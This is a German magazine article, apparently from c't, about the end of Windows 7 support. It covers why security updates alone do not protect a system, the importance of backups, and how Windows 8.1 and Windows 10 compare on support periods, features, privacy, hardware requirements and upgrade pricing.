Wer Netflix unter Windows schauen will, bekommt unter Windows 7 maximal Full HD – 4K und HDR sind Windows 10 vorbehalten, weil beides aus Kopierschutzgründen Play Ready 3.0 sowie Edge voraussetzt. Auch DirectX 12 gibt es nicht für Windows 7.

Selbst eine Neuinstallation von Windows 7 wird immer schwieriger – nicht, weil Windows 7 selbst das verhindern würde, sondern weil den Installationsmedien schlicht Treiber fehlen (etwa für USB 3.x), sie Secure Boot nicht unterstützen und nur mit Gefrickel zum Starten im UEFI-Modus zu überreden sind. Von dem profanen Problem mal ganz abgesehen, dass viele moderne PCs gar kein optisches Laufwerk zum Booten der Windows-DVD mehr besitzen. Doch selbst wenn die Installation gelingt, drohen gleich die nächsten Probleme, denn sofern überhaupt noch Windows-7-Treiber für moderne Hardware zu finden sind, gibt es zunehmend nur noch veraltete Versionen, die nicht den ganzen Funktionsumfang bieten. Grafikkarten und Onboard-Grafik erzeugen dann zwar noch ein Bild, doch beispielsweise Energiesparfunktionen fehlen.

### Wovor Updates nicht schützen

Um ein weiteres Missverständnis auszuräumen: Ja, Sicherheits-Updates sind enorm wichtig, denn jedes geschlossene Einfallstor ist eines, das Angreifern nicht mehr offen steht. Doch das bedeutet keineswegs, dass sie als alleinige Schutzmaßnahme taugen.

Vor allem für Windows-Standard-Installationen gilt das nicht mal ansatzweise. Das geht schon damit los, dass ein Anwender, der aus welchem Grund auch immer

Enterprise funktional identische Vollversion ist – aber Ultimate war immer nur für Privatkunden gedacht, und für die gibt es halt keine Support-Verlängerung.

Manch einer mag nun hoffen, dass die Updates, die Microsoft nach dem Januar 2020 gegen Geld bereitstellt, vielleicht doch irgendwie für jedermann verfügbar werden könnten – und hofft vielleicht sogar, Microsoft ließe sich juristisch dazu zwingen. Vergessen Sie das: Alle Garantie- und Gewährleistungspflichten sind 10 Jahre nach der Veröffentlichung von Windows 7 längst abgelaufen, und Verbraucherfreundlichkeit ist nicht einklagbar. Hinzu kommt, dass Microsoft in vielen Fällen ohnehin zu keinerlei Unterstützung verpflichtet ist. Denn das ist stets nur der Vertragspartner, und das ist gerade bei Privatkunden üblicherweise nicht Microsoft selbst, sondern der Händler, bei dem man die System-Builder-Lizenz oder das Gerät mit dem vorinstallierten Windows erworben hat.

Auch auf anderen Wegen wird man kaum an die Updates kommen – in der Vergangenheit hat es jedenfalls nie geklappt. Zwar konnte man Windows XP nach dessen Support-Ende mittels Registry-Hack doch noch zum Download von einigen Updates überreden, doch das waren welche für eine Spezialversion für Kassensysteme und Bankautomaten namens „Windows Embedded POSReady 2009“ (POS steht für „Point of Sale“). Diese Updates wurden ausdrücklich nicht für Desktop-Systeme getestet und waren zudem auf ein viel engeres Anwendungsfeld zugeschnitten. Selbst wenn sie also einzelne Lücken wirklich schlossen, blieben viele andere dennoch offen. Zudem riskiert man mit den ungetesteten Up-

dates die Stabilität seiner Installation. Sollten solche Hacks auch für Windows 10 bekannt werden, lassen Sie besser die Finger davon, denn sie wiegen Sie bloß in falscher Sicherheit.

### Nebenwirkungen

Wenn Microsoft 2020 den Support für Windows 7 einstellt, ist damit auch der Internet Explorer unter diesem Betriebssystem gemeint. Der Browser wird also nur noch dann mit Updates versorgt, wenn er auf neueren Windows-Versionen läuft, unter Windows 7 hingegen nicht.

Doch es wird noch weit mehr Hard- und Software treffen, denn viele Hersteller werden die Gelegenheit nutzen, Windows 7 ebenfalls nicht mehr zu unterstützen und die Schuld auf Microsoft abzuwälzen. Zumal Microsoft ja nicht nur beim Browser mit schlechtem Beispiel vorangeht: die aktuellen Office-Versionen laufen nicht auf Windows 7 und die älteren erhalten von Microsoft bald ebenfalls keine Sicherheitsupdates mehr. Da gern infizierte Office-Dokumente für Angriffe genutzt werden, kann das schnell fatal für den Anwender enden. Immerhin existieren Alternativen wie LibreOffice, die für den Haushgebrauch locker ausreichen, doch wer weder auf Windows 7 noch auf Microsofts Office verzichten mag oder kann, steht Anfang 2020 vor einem Problem.

Auch an anderer Stelle muss man sich eventuell nach Alternativen umsehen: Virenscanner können zwar wie erwähnt ohnehin keine Sicherheits-Updates ersetzen, doch so mancher Hersteller wird den Support für sein Produkt unter Windows 7 in absehbarer Zeit sogar ganz einstellen. So ist es jedenfalls bei Windows XP passiert:

(Unwissen, Leichtsinn, auf bösartige Mail reingefallen ...) eine verseuchte Anwendung oder ein infiziertes Dokument aufrufen will, daran von Windows nicht gehindert wird. Fehlende Updates machen es Angreifern in solchen Fällen allenfalls noch leichter. Zudem ist Windows in der Standard-Konfiguration ohnehin offen wie ein Scheunentor: Schädlinge können sich problemlos im System einnisten, ohne dafür Administratorrechte zu benötigen oder auch nur eine einzige Sicherheitslücke ausnutzen zu müssen. Anders formuliert: Sicherheits-Updates verschließen zwar die Fenster, doch in der Standardkonfiguration können Angreifer einfach durch die sperrangelweit offene Eingangstür herein. Das Titelthema von c't 10/2017 hat das in mehreren Artikeln nicht nur detailliert aufgedroselt, sondern auch Abhilfe vorgestellt, die auch die Eingangstür abschließt [2, 3, 4]. Auch Ihren Browser sollten Sie verrammeln [5]. Und, ganz wichtig: Backup – es gibt keinen besseren Schutz gegen Erpressungstrojaner. Backup-Tipps von ganz einfach bis kompliziert, aber feuerfest und diebstahlsicher, haben wir unter [ct.de/backup](http://ct.de/backup) zusammengetragen.

Falls Sie sich nun fragen, ob solcher Aufwand wirklich sein muss: Das muss jeder für sich selbst entscheiden. Wenn Ihnen die Sicherheit Ihrer Daten egal ist, lehnen Sie sich halt zurück oder probieren es mit Daumen drücken – doch um es deutlich zu sagen: Sie spielen dann eine Art digitales russisches Roulette. Also beschweren Sie sich bitte nicht, falls Sie dann Opfer von Erpressungen werden, Ihre persönlichen Daten verloren gehen, jemand in Ihrem Namen Ihren Job kündigt oder ein Fremder mit Ihren Kreditkartendaten einkauft geht.

Falls Sie auf solche Lotteriespielchen eher keine Lust haben, sollten Sie handeln. Und ja, das Thema Sicherheits-Updates gehört dann unbedingt dazu. Denn es geht ja nicht nur darum, einzelne Einfallstore zu schließen, sondern möglichst alle.

## Zahlenspiele

Zuletzt noch zur Frage, wen das Support-Ende von Windows 7 denn wirklich trifft. Gerade unter den c't-Lesern dürften sich viele befinden, die damit zu tun bekommen werden, auch wenn sie selbst gar kein Windows 7 mehr nutzen. So sollten Admins prüfen, wie viele Windows-7-Installationen im Unternehmen noch im Einsatz sind – und bei wem: Wenn sich

ausgerechnet der Chef von seiner vertrauten Alt-Installation nicht trennen mag, drohen Schwierigkeiten. Lassen Sie sich notfalls schriftlich bestätigen, dass Sie vor dem russischen Roulette gewarnt haben. Auch Familien-Admins könnten auf Freunde und Verwandte treffen, die gar nicht einsehen, warum sie sich an etwas Neues gewöhnen sollen, weil der PC bislang doch klaglos genau das tut, was er soll. Verweigern Sie jenen den weiteren Support. Wenn Microsoft den einstellt, warum Sie dann nicht auch?

Falls es Sie tröstet: Sie sind kein Einzelfall. Wie hoch die Anzahl der derzeit noch laufenden Windows-7 Installationen insgesamt ist, lässt sich allerdings nicht genau sagen. Das liegt schon daran, dass sich alle bekannten Statistiken mehr oder weniger unterscheiden. Die Tendenz ist allerdings trotzdem überall dieselbe: Windows 7 stellt noch rund die Hälfte aller Windows-Installationen auf Desktop-PCs und Notebooks. Windows 10 schickt sich gerade erst an, die Marktführerschaft zu übernehmen. Der Rest spielt keine nennenswerte Rolle: Windows 8.1 und XP (!) bewegen sich um die 5-Prozent-Marke, die Anteile der anderen Versionen verschwinden im statistischen Rauschen. Vom Ziel, möglichst alle Nutzer zum Umstieg von Windows 7 auf Windows 10 zu bewegen, ist Microsoft auch den eigenen Zahlen zufolge noch weit entfernt: Peilte man ursprünglich an, dass Windows 10 bis Mitte 2018 auf einer Milliarde Geräte laufen sollte, waren es Ende 2018 stattdessen erst 700 Millionen.

Pro Monat kommen laut Microsoft 10 Millionen weitere Geräte hinzu. Ableiten kann man aus all diesen Zahlen, dass beim Support-Ende weltweit vermutlich noch rund eine halbe Milliarde Geräte mit Windows 7 laufen werden.


Die einzige Hoffnung für die Massen der betroffenen Nutzer ist, dass Microsoft vielleicht doch noch ein Einsehen hat und den Support für jedermann und kostenlos verlängert. Doch das ist unwahrscheinlich: Privatanwender interessieren Microsoft mittlerweile kaum noch. Die Nutzer der Home-Edition von Windows 10 beispielsweise hat der Konzern aus Redmond längst zu zahlenden Beta-Testern degradiert (siehe nachfolgendem Beitrag auf Seite 34). Als der derzeitige Microsoft-Chef Satya Nadella seinen Posten antrat, hatte er als oberste Maxime „Cloud first“ ausgegeben – da müssen die Anwender und ihre Interessen halt hinten anstehen.

(axv@ct.de) ct

## Literatur

- [1] Jürgen Schmidt, Erpressung macht sich breit, Ransomware mit neuen Tricks und Techniken, c't 2/2018, S. 22
- [2] Axel Vahldiek, Das Hochsicherheits-Windows, c't-Tool aktiviert Profi-Schutz, c't 10/2017, S. 76
- [3] Hajo Schulz, Schotten dicht! Mit Restrict'or zum sicheren Windows, c't 10/2017, S. 82
- [4] Axel Vahldiek, Einlasskontrolle, Einschätzen, ob man einer Datei besser misstrauen sollte, c't 10/2017, S. 88
- [5] Jo Bager, Axel Vahldiek, Blockieren mit Augenmaß, Surfen in Zeiten von Meltdown & Spectre, c't 4/2018, S. 156

## Schwachstellen-Datenbank und Microsoft-Infos: [ct.de/yvcz](http://ct.de/yvcz)



Sicherheits-Updates sind wichtig, weil sie Einfallstore schließen. Als alleiniger Schutz taugen sie aber nicht, weitere Vorsichtsmaßnahmen sind also unerlässlich. Die wichtigste: Backup!



# Abschieds-Kick

## Was Sie beim Support-Ende für Windows 7 in einem Jahr tun können

**Wer trotz des Support-Endes von Windows 7 bei Windows bleiben möchte, hat drei Alternativen: Windows 7 vom Netz trennen oder aber auf Windows 8.1 beziehungsweise Windows 10 umsteigen.**

Von Axel Vahldiek

Wenn Microsoft Anfang 2020 den Support für Windows 7 einstellt, kann man zwar so tun, als sei nichts passiert. Womöglich wird man dann aber feststellen müssen, dass dann erst recht etwas passiert, und zwar mit den persönlichen Daten, die über Si-

cherheitslücken geklaut, in Geiselhaft genommen oder vernichtet werden (siehe Beitrag auf S. 28). Besser ist es daher, zu handeln – doch wie? Eine Variante ist das Abklemmen der Windows-Installation von jeglichen Netzwerk- und Internetverbindungen und allen anderen Wegen des Datenaustauschs. In vielen Fällen dürfte Windows dann allerdings nicht nur sicher, sondern auch nutzlos sein. Sinnvoller ist daher, das Betriebssystem zu wechseln. Der nachfolgende Beitrag auf Seite 40 stellt Alternativen vor, die nicht von Microsoft stammen, hier geht es um jene Windows-Versionen, die Microsoft selbst als Windows-7-Alternativen anbietet: Windows 8.1 und Windows 10.

Zuerst zur Versorgung mit Sicherheits-Updates, denn das ist ja der Auslöser

für diese Artikelstrecke. Windows 8.1 und 10 unterscheiden sich dabei fundamental.

Windows 8.1 erhält von Microsoft genau wie Windows 7 Support bis zu einem definierten Enddatum: Sicherheits-updates erhält Windows 8.1 bis zum 10. Januar 2023. Nach diesem Datum gilt für 8.1 also genau dasselbe wie für Windows 7 nach dessen Support-Ende. Jedoch: Weil das Datum bei 8.1 drei Jahre weiter in der Zukunft liegt, kann man sich als 8.1-Nutzer derzeit erst mal zurücklehnen, und zwar von heute an gerechnet für vier Jahre.

Falls Sie sich wundern, dass hier von Windows 8.1, aber nicht von Windows 8 die Rede ist: Der Support für die erste 8er-Ausgabe ist bereits abgelaufen. Das Upgrade auf 8.1 ist letztlich das für Windows 8, was das Service Pack 1 für Windows 7 ist: Hat man es nicht eingespielt, gibt es bereits jetzt keine Updates mehr.

### Probleme als Dienstleistung

Bei Windows 10 ist es deutlich komplizierter. Das liegt daran, dass Microsoft Windows 10 nicht mehr als Betriebssystem verkaufen möchte, sondern als Dienstleistung: „Windows as a Service“. Gemeint ist damit, dass Windows 10 nicht nur immer wieder Sicherheits-Updates, sondern auch ständig neue Funktionen erhält, und zwar derzeit alle sechs Monate. Ärgerlicherwei-

se liefert Microsoft bislang aber vor allem immer neue Probleme, was an der Art des Einspielens der Neuerungen liegt.

Microsoft verteilt neue Funktionen keineswegs als normale Updates, bei denen nur die geänderten Dateien ausgetauscht werden, sondern als komplett neue Windows-10-Version, die wiederum als Upgrade installiert wird: Windows lädt dazu einen kompletten Installationsdatensatz der neuen Version herunter und startet das Setup-Programm. Das verschiebt die vorhandene Installation in den Ordner Windows.old, installiert die neue Version frisch daneben und versucht dann, alle Daten, Einstellungen und Anwendungen aus der alten in die neue Installation zu übernehmen. Mit „versucht“ ist gemeint, dass das zwar meistens, aber keineswegs immer klappt, wobei es bislang bei jeder Version immer wieder andere Nutzer getroffen hat.

Es gingen jedes Mal zumindest Einstellungen verloren, manche Nutzer wurden von der Abschaffung gewohnter Funktionen überrascht (etwa bei den Heimnetzgruppen, die es nicht mehr gibt), und beim letzten Anlauf gingen bei einigen Anwendern sogar Daten verloren – Microsoft hat die letzte Version daher wenige Tage nach der Veröffentlichung erst mal für mehrere Wochen wieder zurückgezogen [1].

Immerhin: Die alle sechs Monate erscheinenden neuen Versionen für Windows-10-Besitzer gibt es für die Home- und Pro-Editionen kostenlos (für Enterprise ist der Abschluss eines Software-Assurance-Vertrages erforderlich). Derzeit aktuell ist Windows 10 Version 1809, die Zahl entspricht Jahr und Monat des geplanten Erscheinungstermins. Weil der Plan nicht aufging, bekam Version 1809 den Namen „Oktober 2018 Update“, wirk-

lich erschienen ist sie wegen des zwischenzeitlichen Zurückziehens im November 2018.

Wie lange eine Windows-10-Version Sicherheits-Updates erhält, hängt von der Edition und dem Erscheinungsdatum ab. Die Editionen Home und Pro bekommen grundsätzlich 18 Monate Support. Spätestens nach anderthalb Jahren muss man also eine Nachfolgeversion eingespielt haben, sonst gibt es keine Sicherheits-Updates mehr. Anders bei den Editionen Enterprise und Education: Diese werden künftig entweder 18 oder aber 30 Monate lang unterstützt, wobei der genaue Zeitraum vom Erscheinungsdatum abhängt: Die für die erste Jahreshälfte 2019 geplante Version wird 18 Monate Support erhalten, die für die zweite Jahreshälfte geplante Version hingegen 30 Monate. Das soll auch für alle nachfolgenden Jahre gelten: Die Frühjahrsversion bekommt 18, die Herbstversion 30 Monate.

Je nach Edition ist die Frage nach der Support-Dauer bei Windows 10 aber eine rein akademische: Die Home-Editionen erhalten die im Halbjahresrhythmus erscheinenden neuen Versionen nämlich zwangsläufig, sobald Microsoft sie fertig und für den jeweiligen PC geeignet hält. Daher laufen Home-Editionen letztlich nie in Gefahr, das Support-Ende zu erreichen, weil sie bereits vorher auf eine neuere Version mit neuer Support-Dauer umgestellt werden. Für alle anderen Editionen gilt das im Prinzip auch, allerdings kann man bei denen konfigurieren, dass man neue Versionen erst später erhalten will. Das macht aus Home-Nutzern faktisch Beta-Tester. Sie bekommen, was Microsoft fertig hält, ohne sich dagegen wehren zu können. Knallts, schiebt Microsoft halt ein Update nach oder zieht das

Upgrade zurück – so wie es gerade erst bei 1809 geschehen ist.

Kurzum: Am längsten Ruhe vor dem nächsten Support-Ende hat man mit Windows 8.1, denn da liegt der Termin derzeit noch vier Jahre in der Zukunft. Allerdings muss man sich dann wieder um eine neue Alternative kümmern. Bei Windows 10 hingegen ist zwar immer wieder mal Support-Ende und bei jeder neuen Version droht beim Einspielen Ärger, doch dafür kommen die Nachfolgeversionen immerhin automatisch frei Haus. Wer Windows 10 nicht als Home-Edition einsetzt, kann das Einspielen zudem zurückstellen, bis die neue Version bei den Home-Testern lange genug lief, damit Microsoft die wichtigsten Kinderkrankheiten auskurieren konnte.

## Sonderfall LTSC

Windows 10 Enterprise gibt es in einer speziellen Edition, die zusätzlich „LTSC“ im Namen trägt. Die Abkürzung steht für „Long-Term Servicing Channel“. Diese Edition ist ausschließlich mit einem Volumenlizenzzertifikat erhältlich, für Privatkunden bietet Microsoft diese Version also nicht an. Sie unterscheidet sich von den anderen Windows-10-Enterprise-Editionen dadurch, dass sie ausdrücklich keine Funktions-Updates bekommt. Stattdessen gibt es nur die üblichen monatlichen kumulativen Updates, die auch die Sicherheits-Updates enthalten.

Die LTSC-Editionen sind bislang drei Mal erschienen, wobei die ersten beiden Fassungen noch die Abkürzung LTSB trugen („Long-Term Servicing Branch“). Die Versionsnummern lauten 1507, 1607 und 1809. Der Support für die Versionen läuft jeweils 10 Jahre, wie es bei Windows 7 und 8.1 üblich war. Die Support-Enddaten sind

## Windows-Versionen im Vergleich

	Windows 8.1				Windows 10		
	Core	Pro	Enterprise	Home	Pro	Enterprise/Education	
Applocker (erlaubte Anwendungen festlegen)	–	–	✓	–	–	✓	
Computerverwaltungs-Snap-in „Lokale Benutzer und Gruppen“	–	✓	✓	–	✓	✓	
Sprachassistentin Cortana	–	–	–	✓	✓	✓	
Dateiverschlüsselung EFS	–	✓	✓	–	✓	✓	
Domänenintegration	–	✓	✓	–	✓	✓	
Gruppenrichtlinieneditor	–	✓	✓	–	✓	✓	
Hyper-V (Virtualisierung)	–	✓	✓	–	✓	✓	
Laufwerksverschlüsselung BitLocker	–	✓	✓	–	✓	✓	
Remote Desktop Client / Server	✓/-	✓/✓	✓/✓	✓/-	✓/✓	✓/✓	
Windows Hello (biometrische Authentifizierung)	–	–	–	✓	✓	✓	
✓ vorhanden	– nicht vorhanden						

also der 14. Oktober 2025 für die erste, der 13. Oktober 2026 für die zweite und der 9. Januar 2029 für die derzeit aktuelle LTSC-Version. Microsoft weist aber darauf hin, dass die LTSC-Versionen nur für PCs gedacht sind, die nur gleichbleibende Aufgaben zu erfüllen haben und bei denen ständig neue Funktionen eher hinderlich wären; Microsoft nennt als Beispiel PCs zur Luftfahrtkontrolle.

## Funktionsumfang

Für jene Nutzer, die bislang mit Windows 7 zufrieden sind, dürfte der Funktionsumfang kaum zum Entscheidungskriterium zwischen 8.1 und 10 taugen. Denn die meisten für solche Nutzer spannenden Neuerungen steckten schon in 8.1 drin. Einen Virenschanner muss man nicht mehr nachinstallieren, denn der Defender ist ein vollwertiger Virenschanner statt nur eine Antispyware wie unter Windows 7. ISO- und VHD-Dateien lassen sich per Doppelklick als virtuelles Laufwerk im Explorer einbinden und mehrere Laufwerke lassen sich zu einem „Storage Space“ zusammenfassen (eine Art flexibel erweiterbares RAID [2]). Das Nachinstallieren von Sprachpaketen ist bei allen Editionen erlaubt, und über die Tastenkombination Windows+X erreicht man eine Art Admin-Startmenü mit Abkürzungen zu Kommandozeile/PowerShell, Ereignisanzeige, Datenrägerverwaltung und einigem mehr – das will man schnell nicht mehr missen, wenn man es erst mal kennt.

Ärgerlich mag hingegen sein, dass Microsoft seit Windows 7 einige Zöpfe abgeschnitten hat: Das Media Center fehlt ebenso wie die Filmwiedergabe von DVD, und die Gadgets der Sidebar gibt es nicht mehr. In der aktuellen Windows-10-Version wurden zudem die Heimnetzgruppen entfernt (Tipps für Nutzer, denen sie fehlen, haben wir in [3] aufgeschrieben).

Letztlich liegen beide Windows-Versionen gleichauf, wenn es um Funktionen geht. Das mag im ersten Moment verblüffen, wirbt Microsoft doch ausdrücklich damit, bei Windows ständig neue Funktionen nachzurüsten. Doch ein wirklicher Knaller war bislang nicht dabei. Im Gegenteil: Bei mancher Neuerung mag man sich zuerst fragen, wie man sie wieder deaktiviert, etwa als Version 1803 lernte, den Verlauf der vom Nutzer aufgerufenen Anwendungen und Dokumente in der Cloud zu speichern, oder als Version 1809 anbot, dort den Inhalt der Zwischenablage abzulegen.

Wenn Sie einen Blick in die Tabelle auf Seite 35 werfen, werden Sie feststellen, dass die entscheidenden Unterschiede beim Funktionsumfang nicht die zwischen Windows 8.1 und 10 sind, sondern die zwischen den Home- und den Pro-/Enterprise-Editionen. Datei- und Laufwerksverschlüsselung, die Desktopvirtualisierung mit Hyper-V, die Fernsteuerbarkeit per Remote Desktop, der Gruppenrichtlinieditor und so weiter fehlen den Home-Editionen allesamt.


## Bedienung

Wer den Umgang mit Windows 7 beherrscht, kommt auch mit den Nachfolgern klar. An einigen Stellen muss man sich allerdings umgewöhnen. So enthält der Explorer Ribbons, ohne dass der Grund dafür wirklich klar wird – einige der Elemente darin sind groß genug für die Bedienung per Fingertipp auf einem Touch-Bildschirm, andere dafür zu mickrig. Das Infocenter ist der Nachfolger der Popup-Meldungen über der Uhr. Das Suchfeld ist bei Windows 8.1 über den Lupenknopf auf der Startseite zu finden und bei Windows 10 in die Taskleiste gewandert – Sie können zum Suchen aber weiterhin die Windows-Taste drücken und anschließend direkt den Suchbegriff eintippen.

Schmerzlicher wird für viele sein, dass Microsoft bei den Windows-7-Nachfolgern das Startmenü demoliert hat – was Komfort und Übersichtlichkeit betrifft, hinken die Nachfolger bis heute hinterher. Unter Windows 8.1 gibt es statt Startmenü eine Startseite voller Kacheln im Vollbildmodus, und nicht jeder erträgt es, wenn nach dem Drücken der Windows-Taste der Desktop komplett verschwindet. Immerhin hat 8.1 wieder einen Startknopf in der Taskleiste (Windows 8 fehlte er). Windows 10 bietet zwar ein Startmenü, doch auch das enthält Kacheln. Wer ohne klassisches Startmenü nicht auskommen mag, kann eines nachinstallieren – einen c't-Vergleichstest finden Sie in [4].

Umgewöhnen muss man sich auch beim Konfigurieren des Betriebssystems: Microsoft hat die Systemsteuerung seit Windows 8 in zwei Teile zerrissen: Die „Einstellungen“ sollen irgendwann mal die Systemsteuerung ablösen und mit jeder neuen Windows-Version wandern weitere Konfigurationsdialoge dorthin. Doch irgendwie ist es wie beim BER: Ein Ende der Baumaßnahmen ist nicht in Sicht. Als Folge weiß man sowohl unter 8.1 als auch unter 10 nie so genau, wo man eigentlich nach einem Einstellungsdialog suchen soll. Statt die Arbeiten endlich zum Abschluss zu bringen, hat Microsoft

**Wer mit der Startseite von Windows 8.1 oder dem kachelhaltigen Startmenü von Windows 10 partout nicht warm wird, kann kostenlos ein klassisches Startmenü nachinstallieren.**



Schon ab  
**39,95**,  
im Monat\*



# OFFICE KOMPLETT

Der Breitband- und Telefonanschluss für Unternehmen



**VDSL** mit bis zu 100 Mbit/s und optionaler statischer IP-Adresse



**SIP Trunk** mit bis zu 30 parallelen Gesprächen  
und attraktiven Minutenpaketen oder Flatrate-Optionen



**Zertifiziert für zahlreiche Telefonanlagen**  
oder mit Cloud Telefonanlage inklusive



**Keine Mindestvertragslaufzeit,**  
24/7 Support und Express-Entstörung optional

Jetzt informieren: [easybell.de/business](http://easybell.de/business)

sich mittlerweile darauf verlegt, überall Links zum jeweils anderen Konfigurationsprogramm zu hinterlegen.

Viele der Bordmittel von 8.1 und 10 sind altbekannt: Notepad, Wordpad, Paint, Regedit, Taskmanager und so weiter sind alle mit dabei – zwar mitunter in veränderter Form, doch stets wiedererkennbar. Manches wurde aber auch durch Apps im Kacheldesign ersetzt, was bei Nutzern, die bislang mit Windows 7 zufrieden waren, nicht immer auf Begeisterung stoßen dürfte. Der Taschenrechner beispielsweise sieht unter Windows 8.1 aus wie von 7 gewohnt, hat unter 10 jedoch überdimensionale Tasten bekommen. Dafür kann er diverse Einheiten wie Datum, Temperatur und Volumen umrechnen und verfügt über aktuelle Währungswechselkurse. Bilder zeigt die Photo-App an, die altbekannte Fotoanzeige lässt sich nur mit Gefrickel wieder zum Standard erklären [5].

## Privatsphäre

Vor allem Windows 10 leidet unter dem Ruf, viel zu viele Daten an Microsofts Server zu schicken. Microsoft zufolge seien beispielsweise Diagnosedaten nötig, um Windows mit Updates versorgen zu können, doch wie c't in der vorigen Ausgabe zeigte, stimmt das nicht. Sie können den nötigen Dienst in erstaunlich vielen Fällen einfach abschalten, lesen Sie aber bitte vorher den c't-Artikel [6]. Weitere Tipps, wie Sie Ihre Privatsphäre unter Windows 10 schützen, haben wir in [7] aufgeschrieben.

Viele Gerüchte ranken sich auch um das Microsoftkonto. Sie können es zwar nutzen, um sich an Windows anzumelden, doch müssen Sie das nicht. Eine c't-FAQ beantwortet die häufigsten Fragen rund um das Konto [8].

## Systemvoraussetzungen

Auf jedem PC, auf dem Windows 7 läuft, laufen quasi immer auch 8.1 und 10, denn die Hardwarevoraussetzungen sind überall dieselben: 16 GByte Plattenplatz und 1 GByte RAM für die 32-Bit-Varianten, 20 GByte Plattenplatz und 2 GByte RAM für 64 Bit.

Anders als bei Windows 7 muss der Prozessor die Befehlssatzerweiterung SSE2 mitbringen sowie die Funktion No Execute (NX), um die Ausführung von Code an bestimmten Adressen zu verhindern. Beides gehört aber längst zum Standard. Für die 64-Bit-Varianten von Windows 10 muss der Prozessor nicht bloß 64-Bit-tauglich sein, sondern auch die Befehle CMPXCHG16B (CompareExchange128), PrefetchW und LAHF/SAHF verarbeiten können. Daran scheitern aber letztlich nur steinalte Rechner mit Sockel-939-Prozessoren von AMD [9].

## Preise

Auch wenn viele Händler Windows 8.(1) mittlerweile aus dem Programm genommen haben, kann man es trotzdem noch bekommen, und zwar zum gleichen Preis wie Windows 10. Faustregel: Als System-Builder-Lizenz kostet die Home-Edition circa 100 Euro oder knapp darunter, die Pro-Edition kostet rund 140 Euro. Solche Lizizenzen können Sie auf einem beliebigen PC installieren und auch zum nächsten PC mitnehmen, es gibt keine Einschränkungen außer der üblichen, dass man immer nur eine Instanz des Betriebssystems zur Zeit laufen darf.

Windows 10 bekommt man derzeit aber auch kostenlos, wenn man Windows 7 besitzt (ausgenommen ist die Enterprise-Edition). Denn obwohl das Angebot des

Gratis-Umstiegs offiziell längst ausgelaufen ist, funktioniert es weiterhin, also auch mit 1809. Ob es „legal“ ist, das zu nutzen, lässt sich nicht sagen, weil das entweder eine Aussage von Microsoft dazu oder aber eine Gerichtsentscheidung erfordern würde, und beides ist nicht in Sicht. Die Indizien sprechen aber deutlich dafür, dass Ihnen kein Ärger droht, wenn Sie kostenlos umsteigen: Erstens hat Microsoft nach Auslaufen des Angebots Zeit und damit Geld investiert, damit das Setup-Programm von Windows 10 Installationsschlüssel von Windows 7 akzeptiert. Als das Angebot noch lief, ging das noch nicht. Zweitens akzeptieren auch Microsofts Aktivierungsserver weiterhin alte Installationsschlüssel, obwohl der Konzern das problemlos abstellen könnte. Microsoft hilft also kräftig dabei mit, dass Sie immer noch kostenlos umsteigen können.

Was Sie beim kostenlosen Umstieg von Windows 7 auf 10 bekommen, hängt von der Windows-7-Edition ab: Die Home-Editionen bekommen Windows 10 Home, Professional und Ultimate erhalten Windows 10 Pro.

Obacht: Die alte Windows-7-Lizenz wird keineswegs frei durch das Upgrade, sondern bleibt weiter Bestandteil Ihrer Windows-Lizenz. Das gilt auch für Gratis-Umsteiger von 8.(1) auf 10. Falls Ihnen also jemand eine 8.(1)-Lizenz gebraucht übertragen möchte, weil er sie wegen des Upgrades auf Windows 10 vermeintlich nicht mehr braucht: Technisch mag das zwar gehen, erlaubt ist das aber nicht.

